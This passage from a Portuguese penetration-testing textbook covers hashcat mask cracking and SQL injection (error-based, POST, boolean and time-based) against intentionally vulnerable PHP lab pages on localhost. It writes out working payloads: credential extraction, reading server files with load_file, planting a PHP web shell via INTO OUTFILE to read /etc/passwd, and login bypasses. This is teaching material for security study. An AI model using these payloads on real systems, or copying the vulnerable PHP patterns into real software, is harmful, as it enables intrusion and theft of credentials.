  s |  !"#$%&'()*+,-./:;<=>?@[\]^_`{|}~
```

a | ?l?u?d?s
b | 0x00 - 0xff

Por exemplo, para gerar derivações da palavra teste, com dígitos no final (teste000, teste001 teste002 até teste999):

```
root@kali# hashcat --stdout -a 3 teste?d?d?d
root@kali# hashcat MD5.txt -a 3 teste?d?d?d
```

As máscaras podem ser combinadas. Por exemplo, supondo que seja necessário combinar dígitos (?d) com letras minúsculas (?l):

```
root@kali# hashcat --stdout --custom-charset1 ?d?l -a 3 teste?1
```

Caso se precise definir mais de uma máscara customizada, utilize a opção --custom-charset*X*, sendo *X* o número da máscara. No exemplo a seguir, combinam-se dígitos (?d) com letras minúsculas (?l) para a primeira máscara (--custom-charset1) e dígitos com os caracteres ABC maiúsculo (--custom-charset2):

```
root@kali# hashcat --stdout --custom-charset1 ?d?l --custom-charset2 ?dABC -a 3 teste?1?2
```

No exemplo a seguir, o tamanho mínimo da palavra são 3 caracteres e o tamanho máximo são 6:

```
root@kali# hashcat --stdout --custom-charset1 123 --custom-charset2 AB -a 3
  teste?1?2 --increment --increment-min 3 --increment-max 6
```

Caso o seu computador possua suporte a placas gráficas, a opção -D permite realizar a quebra via GPU, agilizando o processo de quebra de senhas.

Injeções SQL também permitem que arquivos sejam lidos e escritos, sendo possível instalar backdoors no sistema. Indo além, caso o sistema apresente alguma vulnerabilidade conhecida, o escalonamento de privilégios será realizado, concedendo ao atacante controle total do servidor.

O primeiro passo para um atacante obter uma shell consiste em determinar um diretório com permissão de escrita para o usuário outros. Diretórios dessa natureza são comuns em sistemas que permitem upload de arquivos. Suponha um sistema que permita o upload de arquivos no diretório /var/www/html/fotos. Para o sucesso de nosso ataque, crie o diretório com sua correta permissão:

```
root@kali# mkdir /var/www/html/fotos
root@kali# chmod o+w /var/www/html/fotos
```

Como a exploração de falhas via file upload não é o foco do capítulo, ainda

não descreveremos como explorar falhas dessa natureza. Porém, o mais importante é ter em mente que, para conseguir uma shell via injeção SQL, o servidor web deverá ter um diretório que permita a gravação de arquivos, independentemente de ele apresentar ou não falhas de file upload. Contudo, diretórios com permissão de gravação são muito comuns em cenários em que seja possível realizar upload de arquivos e, assim, será mais fácil obter um shell reverso nessas condições.

O atacante deve conhecer o caminho completo do diretório com permissão de gravação. Uma maneira, caso esteja disponível no servidor, é por meio da variável DOCUMENT_ROOT do arquivo phpinfo.php. Outra forma é consultando o arquivo /etc/apache2/sites-available/000-default.conf (ou /etc/apache2/sites-avaliable/default, dependendo da distribuição usada). Carregue esse arquivo por meio da função load_file() do MySQL:

```
http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,5,load_file("/etc/apache2/sites-available/000-default.conf") %23

--- Resposta do browser ---
ServerAdmin webmaster@localhost
DocumentRoot /var/www/html
```

Assim, o caminho completo para o diretório fotos/ é /var/www/html/fotos/. Com essa informação em mãos, o atacante injetará a backdoor neste diretório:

```
http://localhost/sqli.php?nome=' UNION ALL SELECT 1,2,3,4,5,"<pre><?php system($_GET['cmd']) ?>" INTO OUTFILE "/var/www/html/fotos/backdoor.php" %23
```

A backdoor recém-injetada é acessada no browser, aceitando comandos do sistema via método GET. Por exemplo, para exibir o conteúdo do arquivo /etc/passwd:

```
http://localhost/fotos/backdoor.php?cmd=cat /etc/passwd
```

Há uma pequena diferença na forma como a injeção é realizada quando um valor numérico constitui o campo a ser buscado. Nesse caso, não há necessidade de injetar aspas simples.

Crie o arquivo /var/www/html/sqli2.php com o seguinte conteúdo. Atente para a linha u, em que a consulta SQL é feita sem que aspas simples delimitem o ID do usuário:

```
<form action="" method="GET">
   ID do usuário: <input type="text" name="id">
```

```
    <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
if( isset($_GET["id"]) ){
    $id = $_GET["id"];
    u$sql = "SELECT * FROM usuarios WHERE id = $id";
    //Descomente a linha a seguir para você visualizar como é
    //construída a consulta SQL:
    //echo $sql . "<br>";
    $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
    while( $linha = mysqli_fetch_assoc($dados) ){
        $endereco = $linha["endereco"];
        $telefone  = $linha["telefone"];
        echo "<pre>Endereco: {$endereco}<br />Telefone: {$telefone}</pre>";
    }
    mysqli_close($conexao);
}
?>
```

Nesse caso, será necessário inserir um ID inválido para que a primeira parte da consulta se torne inválida. O resto do procedimento permanece o mesmo: determine a quantidade de colunas da tabela atual com o operador UNION ALL, base de dados atual, tabelas, colunas e dados das colunas. Por exemplo, para determinar a base de dados atual, a seguinte requisição deverá ser feita:

```
http://localhost/sqli2.php?id=-1 UNION ALL SELECT 1,2,3,4,database(),6
```

Muitos administradores utilizam funções como addslashes() ou mysqli_real_escape_string() para evitar ataques de injeção SQL, sendo uma medida ineficaz. Crie o arquivo /var/www/html/sqli3.php com o seguinte conteúdo:

```
<form action="" method="GET">
        ID do usuário: <input type="text" name="id">
        <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
if( isset($_GET["id"]) ){
    $id = $_GET["id"];
    $id = addslashes($id);
    $sql = "SELECT * FROM usuarios WHERE id = $id";
    //Descomente a linha a seguir para você visualizar como é
    //construída a consulta SQL:
```

```
    //echo $sql . "<br>";
    $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
    while( $linha = mysqli_fetch_assoc($dados) ){
       $endereco = $linha["endereco"];
       $telefone  = $linha["telefone"];
       echo "<pre>Endereco: {$endereco}<br />Telefone: {$telefone}</pre>";
    }
    mysqli_close($conexao);
}
?>
```

A injeção SQL é realizada de forma similar às injeções feitas com operadores numéricos:

http://localhost/sqli3.php?id=-1 UNION ALL SELECT 1,2,3,4,5,database()

--- Resposta do browser ---
Endereco:5
Telefone: pentestWeb

Não é possível usar aspas, pois elas serão escapadas pelo addslashes():

http://localhost/sqli3.php?id=-1 UNION ALL SELECT 1,2,3,4,5,table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb"

--- Resposta do browser ---
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\"pentestWeb\"' at line 1

Será necessário usar codificação hexadecimal para determinar os nomes das tabelas e colunas. Usando o Hackbar, codifique a string pentestWeb (sem aspas) com o utilitário MySQL CHAR:

http://localhost/sqli3.php?id=-1 UNION ALL SELECT 1,2,3,4,5,table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema=**CHAR(112, 101, 110, 116, 101, 115, 116, 87, 101, 98)**

--- Resposta do browser ---
Endereco:5
Telefone: usuarios

Determine as colunas da tabela usuários. Usando o Hackbar, codifique as strings usuarios e pentestWeb (ambos sem aspas) com o utilitário MySQL CHAR:

http://localhost/sqli3.php?id=-1 UNION ALL SELECT 1,2,3,4,5,column_name FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema=**CHAR(112, 101, 110, 116, 101, 115, 116, 87, 101, 98)** AND table_name=**CHAR(117, 115, 117, 97, 114, 105, 111, 115)**

--- Resposta do browser ---
Endereco:5
Telefone: id
Endereco:5
Telefone: nome
Endereco:5
Telefone: login
Endereco:5
Telefone: senha
Endereco:5
Telefone: endereco
Endereco:5
Telefone: telefone

Por último, obtenha os valores das colunas desejadas. Usando o Hackbar, codifique a string *:* (sem aspas) com o utilitário MySQL CHAR:

http://localhost/sqli3.php?id=-1 UNION ALL SELECT 1,2,3,4,5,concat(login,**CHAR(58)**, senha) FROM pentestWeb.usuarios

--- Resposta do browser ---
Endereco:5
Telefone: admin:admin123

Endereco:5
Telefone: daniel:d4n13l

Endereco:5
Telefone: rubens:prates

Crie o arquivo /var/www/html/sqli4.php com o seguinte conteúdo:

```
<form action="" method="GET">
   Endereco: <input type="text" name="endereco"><br>
   Telefone: <input type="text" name="telefone"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if (isset($_GET["endereco"]) && isset($_GET["telefone"]) ){
   if( $_GET["endereco"] != "" && $_GET["telefone"] != "" ){
      include "/var/www/conecta.php";
      $endereco = $_GET["endereco"];
      $telefone = $_GET["telefone"];
      u$sql = "INSERT INTO usuarios(nome, login, senha, endereco, telefone)
         VALUES('x', 'x', 'x', '$endereco', '$telefone')";
      //Descomente a linha a seguir para você visualizar como é construída a
      // consulta SQL:
```

```
        //echo $sql . "<br>";
        $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
        $sql = "SELECT endereco, telefone FROM usuarios";
        $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
        while( $linha = mysqli_fetch_assoc($dados) ){
           $endereco = $linha["endereco"];
           $telefone  = $linha["telefone"];
           echo "<pre>Endereco: {$endereco}<br>Telefone: {$telefone}</pre>";
        }
        mysqli_close($conexao);
    }else
           echo "Preencha o endereco e o telefone";
}
?>
```

Caso se insira aspas simples no lugar do endereço, será retornado um erro de SQL:

```
http://localhost/sqli4.php?endereco=valor'&telefone=fone
--- Resposta do browser ---
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server
version for the right syntax to use near 'fone')' at line 1
```

Atente, na linha u, que os dados são inseridos no formato ('x', 'x', 'x', '$endereco', '$telefone'). A consulta SQL ficou no seguinte formato (a consulta não está bem realizada, o valor do endereço é finalizado com duas aspas simples. Observe o termo em negrito):

```
INSERT INTO usuarios(nome, login, senha, endereco, telefone)
   VALUES('x', 'x', 'x', 'valor', '$telefone')
```

A variável $endereco deve ter a seguinte estrutura:

```
valor2', 'fone2') #

--- A consulta SQL ficará na sua forma correta ---
INSERT INTO usuarios(nome, login, senha, endereco, telefone)
   VALUES('x', 'x', 'x', 'valor2', 'fone2') # ', '$telefone')
```

A seguir, os dados são inseridos corretamente:

```
http://localhost/sqli4.php?endereco=valor2', 'fone2')%23 &telefone=blah
--- Resposta do browser ---
Endereco: valor2
Telefone: fone2
```

Para determinar qual a base de dados usada, crie a seguinte consulta SQL:

http://localhost/sqli4.php?endereco=valor2', **database()**)%23 &telefone=blah

Consultas efetuadas com o SELECT devem estar delimitadas por parênteses (a consulta com o SELECT é realizada dentro do INSERT):

http://localhost/sqli4.php?endereco=valor2', **(SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb")**)%23 &telefone=blah

8.1.1.2 Injeção SQL baseada em erro (método POST)

O método POST é similar ao método GET, com a diferença de que o payload é manipulado no corpo da requisição. Utilizando um proxy, como o Burp Suite, a requisição pode ser capturada e manipulada.

Cada passo da injeção SQL pode ser reproduzido por meio da aba Repeater (Fig. 8.3).



Figura 8.3 – Injeção SQL via método POST usando o Burp Suite.

O Hackbar pode ser usado como alternativa ao Burp Suite; para tal, habilite o checkbox Post Data (Figura 8.4).



Figura 8.4 – Injeção SQL via método POST usando o Hackbar.

Um ambiente muito comum para tentativas de injeção SQL via método POST são os formulários de login. Caso um atacante insira o payload ' or 1=1#, será retornado acesso ao site do primeiro usuário cadastrado no banco de dados (normalmente o usuário administrador):

1. Considere o seguinte trecho de código PHP:

   $sql = SELECT * FROM usuarios WHERE login='$login' AND senha='$senha';

2. Enviar uma consulta somente com aspas simples irá gerar um erro de sintaxe SQL. Para que a consulta seja bem-sucedida, uma condição verdadeira deve ser escrita. Matematicamente falando, 1 sempre será igual a 1, porém qualquer condição verdadeira é aceita. Exemplos:

   1 = 1
   1 != 2
   2 = 2
   True
   not False

A condição verdade determina o seguinte: SQL selecione o usuário cujo login seja nulo ou cuja condição seja verdadeira, não importando o seu login. A variável $sql ficará da seguinte forma:

$sql = SELECT * FROM usuarios WHERE login='' **or 1=1**' AND senha='$senha';

3. Os dados são injetados com sucesso no lugar do login. O último problema será injetar valores no lugar da senha. O comentário (#) pode ser usado para anular a utilização de senhas:

$sql = SELECT * FROM usuarios WHERE login='' **or 1=1#**' AND senha='$senha';

4. Uma forma alternativa é injetar o payload ' or '1'='1 nos campos login e senha, também resultando em um payload válido:

$sql = SELECT * FROM usuarios WHERE login='' **or '1'='1**' AND senha='' **or '1'='1**';

Para simular um ambiente de login falho:

1. Crie o arquivo /var/www/html/restrito.php com o seguinte conteúdo:

```
<?php
session_start();
if( $_SESSION["usuario"] )
   echo "Bem vindo $_SESSION[usuario] <br>";
else
   header('Location: login.php');
?>
```

2. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php session_start() ?>
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( isset($_POST["login"]) && isset($_POST["senha"])){
   include "/var/www/conecta.php";
   $login = $_POST["login"];
   $senha = $_POST["senha"];
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha' ";
   //Descomente a linha a seguir para você visualizar como é construída
   // a consulta SQL:
   //echo $sql . "<br>";
   $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));
   if( $linha = mysqli_fetch_assoc($dados) ){
      $_SESSION["usuario"] = $linha["login"];
      header("Location: restrito.php");
   }else
      echo "Usuário ou senha inválidos";
   mysqli_close($conexao);
}
?>
```

3. No formulário, entre com o payload ' or True # no campo login ou com os payloads 'or '1'='1 nos campos login e senha. Você será redirecionado para painel administrativo do site.

4. Uma alternativa é usar o payload admin' # no campo login. Assim, será realizado o login como usuário admin. Caso o payload daniel' # seja usado, o login será efetuado como o usuário daniel.

8.1.1.3 Injeção SQL baseada em booleano

Dependendo de como o código-fonte da aplicação é construído, ela estará vulnerável à injeção SQL, mas não retornará ao atacante (pelo menos a olho nu) nomes de tabelas, colunas e dados armazenados.

A injeção SQL baseada em booleano consiste em realizar injeção SQL sem saber dados de retorno. Por meio de tentativa e erro, o atacante vai adivinhando qual é a estrutura do banco de dados.

Crie o arquivo /var/www/html/sqliBoolean.php com o seguinte conteúdo:

```
<form action="" method="GET">
   Nome do usuário: <input type="text" name="nome">
   <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
if( isset($_GET["nome"]) ){
   $nome = $_GET["nome"];
   u$sql = "SELECT nome FROM usuarios WHERE nome = '$nome' ";
   $dados = mysqli_query($conexao, $sql) or die("Erro no banco");
   if( mysqli_num_rows($dados) )
      echo "Usuário cadastrado no banco de dados";
   else
      echo "Usuário <span style='color:red;
         font-weight: bold;'>não</span> cadastrado no banco de dados ";
   mysqli_close($conexao);
}
?>
```

A técnica de injeção SQL baseada em booleano é complexa e requer muito tempo para ser executada, sendo totalmente inviável executá-la manualmente. Muitos scripts automatizados, como o SQLMap e o Havij, chutam nomes de tabelas e colunas para ganhar tempo. Caso não consigam, o método de adivinhação de caractere por caractere é empregado.

A seguir o procedimento usado para realizar uma injeção SQL baseada em

booleanos[2]:

1. Analisando o código-fonte da aplicação vulnerável, a linha u delimita o nome do usuário por aspas simples. Para que uma injeção seja bem-sucedida, o payload deverá apresentar a seguinte estrutura:

' or *payload do atacante* **%23**

2. Certifique-se de que o servidor é vulnerável realizando as seguintes injeções:

http://localhost/sqliBoolean.php?nome=' or **true** %23
--- Resposta do browser ---
Usuário cadastrado no banco de dados

http://localhost/sqliBoolean.php?nome=' or **false** %23
--- Resposta do browser ---
Usuário não cadastrado no banco de dados

3. Será necessário descobrir o tamanho da base de dados[3]. Para tal, utilize a função length() do MySQL. Chute o tamanho até que a mensagem de sucesso "Usuário cadastrado no banco de dados" seja exibida pelo browser. Sabemos de antemão que o nome da base de dados é pentestWeb (tamanho igual a 10). Desse modo, vá incrementando os valores até chegar ao valor certo:

http://localhost/sqliBoolean.php?nome=' or **length(database()) = 1** %23
--- Resposta do browser ---
Usuário não cadastrado no banco de dados
http://localhost/sqliBoolean.php?nome=' or **length(database()) = 2** %23

--- Resposta do browser ---
Usuário não cadastrado no banco de dados
http://localhost/sqliBoolean.php?nome=' or **length(database()) = 10** %23
--- Resposta do browser ---
Usuário cadastrado no banco de dados

4. Será necessário descobrir o nome da base de dados. O atacante sabe, devido à etapa 3, que o nome da base de dados é formado por 10 caracteres. Assim, ele deverá chutar caractere por caractere até serem adivinhados os 10 caracteres que formam o nome da base de dados. A função substring() do MySQL extrai trechos de uma string, podendo ser usada para extrair um único caractere. Por exemplo, para extrair somente o primeiro caractere da palavra pentestWeb (acesse o MySQL e digite):

```
MariaDB [(none)]> SELECT substring("pentestWeb", 1,1);
+------------------------------+
| substring("pentestWeb", 1,1) |
+------------------------------+
| p                            |
```

```
+------------------------------+
```

Para extrair somente o segundo caractere da palavra pentestWeb (acesse o MySQL e digite):

```
MariaDB [(none)]> SELECT substring("pentestWeb", 2,1);
+------------------------------+
| substring("pentestWeb", 1,1) |
+------------------------------+
| e                            |
+------------------------------+
```

A função ascii() retorna o código ASCII de um caractere passado como parâmetro. Por exemplo, para determinar o código ASCII do caractere *p* (acesse o MySQL e digite):

```
MariaDB [(none)]> SELECT ascii("p");
+------------+
| ascii("p") |
+------------+
|        112 |
+------------+
```

Para determinar o código ASCII do caractere *e* (acesse o MySQL e digite):

```
MariaDB [(none)]> SELECT ascii("e");
+------------+
| ascii("e") |
+------------+
|        101 |
+------------+
```

A ideia consiste em passar para a função asciii() a saída da função substring(). O atacante pode, por tentativa e erro, verificar se o primeiro caractere do nome da base de dados (pentestWeb) confere com o valor ASCII 112 (caractere *p*). Caso receba a mensagem de sucesso "Usuário cadastrado no banco de dados", o atacante terá a confirmação de que o primeiro caractere do nome da base de dados é a letra *p*:

http://localhost/sqliBoolean.php?nome=' or **ascii(substring(database(),1,1)) = 112** %23

O processo é repetido para o segundo caractere (caractere *e* – 101 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring(database(),2,1)) = 101** %23

O processo é repetido para o terceiro caractere (caractere *n* – 110 em ASCII).

http://localhost/sqliBoolean.php?nome=' or **ascii(substring(database(),3,1)) = 110** %23

O processo é repetido até que os dez caracteres sejam descobertos.

5. Será necessário determinar o tamanho de todas as tabelas (agrupadas por group_concat()). A coluna table_name da tabela information_schemas.tables informa todas as tabelas da base de dados pentestWeb (acesse o MySQL e digite):

```
MariaDB [(none)]> SELECT group_concat(table_name) FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb";
+--------------------------+
| group_concat(table_name) |
+--------------------------+
| usuarios                 |
+--------------------------+
```

Se group_concat(table_name) for informado como parâmetro da função length(), será retornado o tamanho de todas as tabelas da base de dados pentestWeb:

```
MariaDB [(none)]> SELECT table_name, length( group_concat(table_name) ) FROM
INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb";
+------------+-----------------------------------+
| table_name | length( group_concat(table_name) ) |
+------------+-----------------------------------+
| usuarios   |                                 8 |
+------------+-----------------------------------+
```

O atacante adivinhará o tamanho das tabelas enviando o seguinte payload:

http://localhost/sqliBoolean.php?nome=' or **(SELECT length(group_concat(table_name))=8 FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb")** %23

6. Será necessário determinar o nome das tabelas (usuarios). O primeiro caractere é a letra *u* (117 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT group_concat(table_name) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb") ,1,1)) = 117** %23

O segundo caractere é a letra *s* (115 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT group_concat(table_name) FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="pentestWeb") ,2,1)) = 115** %23

O processo é repetido até que os oito caracteres sejam descobertos.

Nota: A função group_concat() agrupa as tabelas separando-as por vírgula no final de seu nome. Portanto, lembre-se de testar o caractere vírgula (44 em ASCII), senão você nunca saberá o nome de todas as tabelas.

7. Será necessário descobrir o tamanho de todas as colunas (agrupadas por group_concat()):

http://localhost/sqliBoolean.php?nome=' or **(SELECT length(group_concat(column_name))=37 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="pentestWeb" AND table_name="usuarios")** %23

8. Será necessário descobrir o nome das colunas (id,nome,login,senha,endereco,telefone). O primeiro caractere é a letra *i* (105 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT group_concat(column_name) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="pentestWeb" AND table_name="usuarios") ,1,1)) = 105** %23

O segundo caractere é a letra *d* (100 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT group_concat(column_name) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="pentestWeb" AND table_name="usuarios") ,2,1)) = 100** %23

O terceiro caractere é uma vírgula (44 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT group_concat(column_name) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema="pentestWeb" AND table_name="usuarios") ,3,1)) = 44** %23

Nota: A função group_concat() agrupa as colunas separando-as por vírgula no final de seu nome. Portanto, lembre-se de testar o caractere vírgula (44 em ASCII), senão você nunca saberá o nome de todas as colunas.

9. Será necessário descobrir o tamanho de cada dado. O primeiro dado é formado por 14 caracteres (*admin:admin123*). Utiliza-se o limite para obter os dados somente de um único usuário. Mais especificamente limit 0,1 determina que serão obtidos os dados do primeiro usuário (normalmente o usuário administrativo):

http://localhost/sqliBoolean.php?nome=' or **(SELECT length(concat(login,':',senha))=14 FROM pentestWeb.usuarios limit 0,1)** %23

10. Será necessário descobrir o dado em si (*admin:admin123*). O primeiro caractere é a letra *a* (97 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT concat(login,':',senha) FROM pentestWeb.usuarios limit 0,1) ,1,1)) = 97** %23

O sexto caractere são os dois pontos (58 em ASCII):

http://localhost/sqliBoolean.php?nome=' or **ascii(substring((SELECT concat(login,':',senha) FROM pentestWeb.usuarios limit 0,1) ,6,1)) = 58** %23

Nota: A função concat() agrupa dados separando-as por dois pontos. Lembre-se de testar o caractere dois pontos (58 em ASCII). Do contrário, você nunca saberá o nome de todas as colunas.

8.1.1.4 Injeção SQL baseada em tempo

Derivação da injeção SQL baseada em booleano, porém absolutamente nenhuma mensagem é retornada pela aplicação. Uma das formas de contornar esse mecanismo é aplicando um tempo de espera por meio da função sleep() do MySQL; caso o sistema demore um determinado período de tempo para responder a uma consulta, a função sleep() foi bem executada e o sistema encontra-se vulnerável.

Crie o arquivo /var/www/html/sqliTime.php com o seguinte conteúdo:

```
<form action="" method="GET">
   Nome do usuário: <input type="text" name="nome">
   <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
if( isset($_GET["nome"]) ){
   $nome = $_GET["nome"];
   $sql = "SELECT nome FROM usuarios WHERE nome = '$nome' ";
   $dados = mysqli_query($conexao, $sql) or die();
   mysqli_close($conexao);
}
?>
```

O código-fonte foi construído de tal maneira que não há retorno algum para o usuário. Ao testar os payloads a seguir, nenhum retorno é enviado pelo browser:

http://localhost/sqliTime.php?nome=' or **true** %23
--- Nenhuma resposta do browser ---

http://localhost/sqliTime.php?nome=' or **false** %23
--- Nenhuma resposta do browser ---

Caso seja usada a função sleep() e a página web demore para processar a nossa requisição, ela se encontra vulnerável:

http://localhost/sqliTime.php?nome=' or **sleep(2)** %23
--- O browser demora a responder, indicando vulnerabilidade de injeção SQL ---

A função if() pode ser usada em conjunto com o sleep() para verificar se uma determinada condição é verdadeira:

http://localhost/sqliTime.php?nome=' or **if(true, sleep(2),0)** %23
--- O browser demora a responder, indicando vulnerabilidade de injeção ---

Por exemplo, para verificar se a palavra pentestWeb é formada por 10 caracteres:

http://localhost/sqliTime.php?nome=' or **if(length(database()) = 10, sleep(2),0)** %23

Para verificar se o primeiro caractere do nome da base de dados é a letra *p* (ASCII 112):

http://localhost/ sqliTime.php?nome=' or **if(ascii(substring(database(),1,1)) = 112, sleep(2),0)** %23

O resto do procedimento é similar ao de injeções SQL baseadas em booleanos.

Quer uma dica para melhor administrar os payloads? O Hackbar permite que a URL seja quebrada, sem que isso impacte no momento em que a solicitação HTTP é feita. Sendo assim, o payload pode ser trabalhado em uma única linha (Figura 8.5).



Figura 8.5 – Visualmente falando, o payload é mais bem trabalhado em uma única linha.

Ambientes muito comuns para testes de injeção SQL baseada em tempo são

formulários de login.

Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
include "/var/www/conecta.php";
if( $_POST["login"] !="" && $_POST["senha"] !="" ){
   $login = $_POST["login"];
   $senha = $_POST["senha"];
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha' ";
   $dados = mysqli_query($conexao, $sql) or die();
   $linha = mysqli_fetch_assoc($dados);
   if( $linha["senha"] == $senha)
      echo "Bem vindo $linha[nome]";
   else
      echo "Login incorreto";
   mysqli_close($conexao);
}
?>
```

Mesmo que o atacante injete o payload ' or '1'='1 nos campos de login e senha, não será possível obter as mensagens de boas-vindas. Um ataque de injeção SQL baseada em tempo pode ser realizado, enviando no corpo da requisição POST o seguinte payload:

```
login=' or if( true, sleep(2), 0) %23&senha=bla
```

8.1.2 Injeção em formulários de e-mail

Formulários para envio de e-mails nem sempre são bem sanatizados, o que, em alguns casos, pode permitir que spammers[4] enviem e-mails em massa. Uma situação muito comum de explorar esse tipo de vulnerabilidade é por meio de formulários de contato.

Será necessário criar um sistema de e-mail:

1. A medida mais correta de configurar um sistema de e-mail é integrando-o a um servidor DNS. Porém, como será testada somente uma

vulnerabilidade no formulário PHP, não há necessidade para tal. Em vez disso, insira a seguinte linha no arquivo /etc/hosts:

root@kali# **echo "127.0.0.1 kali.com.br" >> /etc/hosts**

2. Confirme se o Kali associa o nome kali.com.br ao IP 127.0.0.1:

root@kali# **ping -c 1 kali.com.br**
PING kali.com.br (127.0.0.1) 56(84) bytes of data.
64 bytes from **localhost** (**127.0.0.1**): icmp_seq=1 ttl=64 time=0.049 ms

--- kali.com.br ping statistics ---
